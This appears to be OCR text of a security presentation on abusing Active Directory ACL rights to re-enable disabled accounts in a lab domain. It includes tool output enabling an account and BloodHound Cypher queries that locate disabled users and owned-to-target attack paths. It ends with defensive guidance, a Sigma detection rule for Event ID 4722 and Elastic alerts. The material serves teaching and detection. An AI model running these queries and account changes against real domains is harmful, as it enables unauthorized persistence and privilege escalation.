[!] Enable g.sotiriadis? (Yes/no) [Yes]:
[+] Successfully enabled: g.sotiriadis
```

```
[+] Summary:
Total targets: 1
Successfully enabled: 1
Failed: 0
```

Toyz4 Girlz && Boyz

```
MATCH (source)
WHERE source:User OR source:Group OR source:Computer
MATCH (target)
WHERE (target:User OR target:Computer) AND target.enabled = false
MATCH (source)-
[r:GenericAll|GenericWrite|WriteDACL|WriteOwner|WriteAccountRestrictions]->(target)
WHERE NOT source.highvalue = true
AND NOT source.name =~ '(?i)(ADMINISTRATORS|DOMAIN ADMINS|ENTERPRISE ADMINS|SCHEMA
ADMINS|KEY ADMINS|ENTERPRISE KEY ADMINS|ACCOUNT OPERATORS|BACKUP OPERATORS|SERVER
OPERATORS|PRINT OPERATORS|NETWORK CONFIGURATION OPERATORS|CRYPTOGRAPHIC
OPERATORS|DNSADMINS|DOMAIN CONTROLLERS|READ-ONLY DOMAIN CONTROLLERS|ENTERPRISE READ-ONLY
DOMAIN CONTROLLERS|CLONEABLE DOMAIN CONTROLLERS|CERT PUBLISHERS|REPLICATOR|DHCP
ADMINISTRATORS|HYPER-V ADMINISTRATORS|STORAGE REPLICA ADMINISTRATORS|PROTECTED
USERS|DNSUPDATEPROXY|GROUP POLICY CREATOR OWNERS)@.*'
RETURN source, r, target
LIMIT 1000
```

Toyz4 Girlz && Boyz

SEARCH

PATHFINDING

CYPHER

Saved Queries

Search

Import

Export

Platforms

Saved Queries

Categories

Source

Saved Queries

Find Disable Objects

Shortest Path From Owned to All Disabled Users

Shortest Path From Owned to Disabled Users

1 MATCH (source)

2 WHERE source:User OR source:Group OR source:Computer

3 MATCH (target)

4 WHERE (target:User OR target:Computer) AND target.enabled = false

5 MATCH (source)-

6 [r:GenericAll|GenericWrite|WriteDACL|WriteOwner|WriteAccountRestrictions]->(target)

7 WHERE NOT source.highvalue = true

8 AND NOT source.name =~ '(?i)(ADMINISTRATORS|DOMAIN

9 ADMINS|ENTERPRISF|ADMTNS|SCHEMA|ADMTNS|IKFY

Tag

Save

Run

PRE-WINDOWS 2000 COMPATIBLE ACCESS@HOMELAND.LOCAL

GenericAll

L.KOTLITSAS@HOMELAND.LOCAL

L.KOTLITSAS@HOMELAND.LOCAL

Object Information

Node Type: User

Display Name: Lambros Kotlitsas

Object ID: S-1-5-21-2131731243-2220212916-1006003560-1127

ACL Inheritance Denied: FALSE

Admin Count: FALSE

Allows Unconstrained Delegation: FALSE

Created: 2026-01-24 21:49 CST (GMT-0600)

Distinguished Name: CN=LAMBROS KOTLITSAS,OU=HR,DC=HOMELAND,DC=LOCAL

Do Not Require Pre-Authentication: FALSE

Domain FQDN: HOMELAND.LOCAL

Domain SID: S-1-5-21-2131731243-2220212916-1006003560

Enabled: FALSE

Last Collected by BloodHound: 2026-01-25T03:45:01.695401755Z

Last Logon (Replicated): 1600-12-31 18:09 GMT-5:50:36 (GMT-0550)

Last Logon: UNKNOWN

Last Seen by BloodHound: 2026-01-24 21:45 CST (GMT-0600)

Marked Sensitive: FALSE

Owner SID: S-1-5-21-2131731243-2220212916-1006003560-512

Password Last Set: 2026-01-24 21:49 CST (GMT-0600)

Password Never Expires: TRUE

Password Not Required: FALSE

SAM Account Name: l.kotlitsas

Trusted For Constrained Delegation: FALSE

Toyz4 Grlz && Boyz

```
MATCH p=shortestPath((s:Base)-
[:Owns|GenericAll|GenericWrite|WriteOwner|WriteDacl|MemberOf|ForceChangePassword|AllExtendedRights|AddMember|HasSession|GPLink|AllowedToDelegate|CoerceToTGT|AllowedToAct|AdminTo|CanPSRemote|CanRDP|ExecuteDCOM|HasSIDHistory|AddSelf|DCSync|ReadLAPSPassword|ReadGMSAPassword|DumpSMSAPassword|SQLAdmin|AddAllowedToAct|WriteSPN|AddKeyCredentialLink|SyncLAPSPassword|WriteAccountRestrictions|WriteGPLink|GoldenCert|ADCSESC1|ADCSESC3|ADCSESC4|ADCSESC6a|ADCSESC6b|ADCSESC9a|ADCSESC9b|ADCSESC10a|ADCSESC10b|ADCSESC13|SyncedToEntraUser|CoerceAndRelayNTLMToSMB|CoerceAndRelayNTLMToADCS|WriteOwnerLimitedRights|OwnsLimitedRights|ClaimSpecialIdentity|CoerceAndRelayNTLMToLDAP|CoerceAndRelayNTLMToLDAPS|ContainsIdentity|PropagatesACEsTo|GPOAppliesTo|CanApplyGPO|HasTrustKeys|ManageCA|ManageCertificates|Contains|DCFor|SameForestTrust|SpoofSIDHistory|AbuseTGTDelegation*1..]->(t:Base))
WHERE (s:Tag_Owned)
AND s<>t
AND (t:User OR t:Computer)
AND t.enabled = false
RETURN p
LIMIT 1000
```

Toyz4 Girlz & Boyz

SEARCH

PATHFINDING

CYPHER

Saved Queries

Search

Import

Export

Platforms

Saved Queries

Categories

Source

Saved Queries

Find Disable Objects

Shortest Path From Owned to All Disabled Users

Shortest Path From Owned to Disabled Users

Auto-run selected query

```
1 MATCH p=shortestPath((s:Base)-[:Owns|GenericAll|GenericWrite|WriteOwner|WriteDacl|MemberOf|ForceChangePassword|AllExtendedRights|AddMember|HasSession|GPLink|AllowedToDelegate|CoerceToTGT|AllowedToAct|AdminTo|CanPSRemote|CanRDP|ExecuteDCOM|HasSIDHistory|AddSelf|DCSync|ReadLAPSPassword|ReadGMSAPassword|DumpSMSAPassword|SQLAdmin|AddAllowedToAct|WriteSPN|AddKeyCredentialLink|SyncLAPSPassword|WriteAccountRestrictions|WriteGPLink|GoldenCert|ADCSESC1|ADCSESC2|ADCSESC3|ADCSESC4|ADCSESC5|ADCSESC6|ADCSESC7|ADCSESC8|ADCSESC9|ADCSESC10])
```

Tag Save Run

None Selected

Select a node to view the associated information

DOMAIN USERS@HOMELAND.LOCAL

PRE-WINDOWS 2000 COMPATIBLE ACCESS@HOMELAND.LOCAL

MEMBER OF

MEMBER OF

MEMBER OF

GENERICALL

N.KIRIAZIS@HOMELAND.LOCAL

AUTHENTICATED USERS@HOMELAND.LOCAL

L.KOTLITSAS@HOMELAND.LOCAL

The Art of Defensing




The Art of Defensing




- Review the *Security* tab of the candidate object for disabling and examine both inbound and outbound permissions.
- Monitor Event ID 4722 which corresponds to enable/disable account.

The Art of Defensing



The Art of Defensing



```
title: Non-Privileged Principal Enabled an Active Directory User Account
id: 5e9b42d1-4722-4b0e-bb9e-82a0c6d1d3f7
status: experimental
description: >
  Detects when a non-privileged principal enables a disabled
  Active Directory user account. Provides visibility into
  the actor, target account, and session metadata.
author: "@nickvourd"
date: "2026-01-30"

logsource:
  product: windows
  service: security

detection:
  selection:
    EventID: 4722


  filter_builtin_privileged:
    SubjectUserName:
      - Administrator
      - SYSTEM
      - krbtgt

  condition: selection and not filter_builtin_privileged

falsepositives:
  - Delegated helpdesk or IAM service accounts
  - Identity lifecycle automation
  - Emergency recovery operations

level: high

tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1098
```



The Art of Defensing

Assignees	Severity	Risk Score	Reason	host.name	user.name
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis
leged Pri...	high	73	iam event by n.kiriazis on vourd-dc01 created high alert SIGMA - Non-Privil...	vourd-dc01	n.kiriazis

SIGMA - Non-Privileged Principal Enabled an Active Directory User Account

Created by: elastic on Jan 31, 2026 @ 17:53:10.361
Updated by: elastic on Jan 31, 2026 @ 17:53:10.361

About

Detects when a non-privileged principal enables a disabled Active Directory user account. Provides visibility into the actor, target account, and session metadata.

Author
@nickvourd

Severity
High

Risk score
73

False positive examples

- Delegated helpdesk or IAM service accounts
- Identity lifecycle automation
- Emergency recovery operations

License
DRL

MITRE ATT&CK™
Persistence (TA0003)
L Account Manipulation (T1098)

Max alerts per run
100

Tags
attack-persistence attack-privilege_escalation attack-t1098

Definition

ES|QL query
from * metadata _id, _index, _version | where winlog.channel=="Security" and event.code=="4722" and not (user.name in ("Administrator", "SYSTEM", "krbtgt"))

Rule type
ES|QL

Timeline template

References

- [Microsoft Active Directory PowerShell Module](#)
- [Remote Server Administrator Tools \(RSAT\) for Windows by Microsoft](#)
- [UnPAC the hash by The Hacker Recipes](#)
- [Manage certificate templates by Microsoft](#)
- [An ACE Up the Sleeve by SpecterOps](#)
- [Automatic Propagation of Inheritable ACEs by Microsoft](#)
- [ACE Inheritance Rules by Microsoft](#)
- [About BloodHound Edges by SpecterOps](#)
- [A “deep dive” in Cert Publishers Group by Decoder](#)
- [Active Directory security groups by Microsoft](#)
- [A Tiny Privilege Escalation by Abusing Dangling Templates by Jake Hildreth](#)
- [AdminSDHolder Misconceptions & Misconfigurations by SpecterOps](#)

Questions

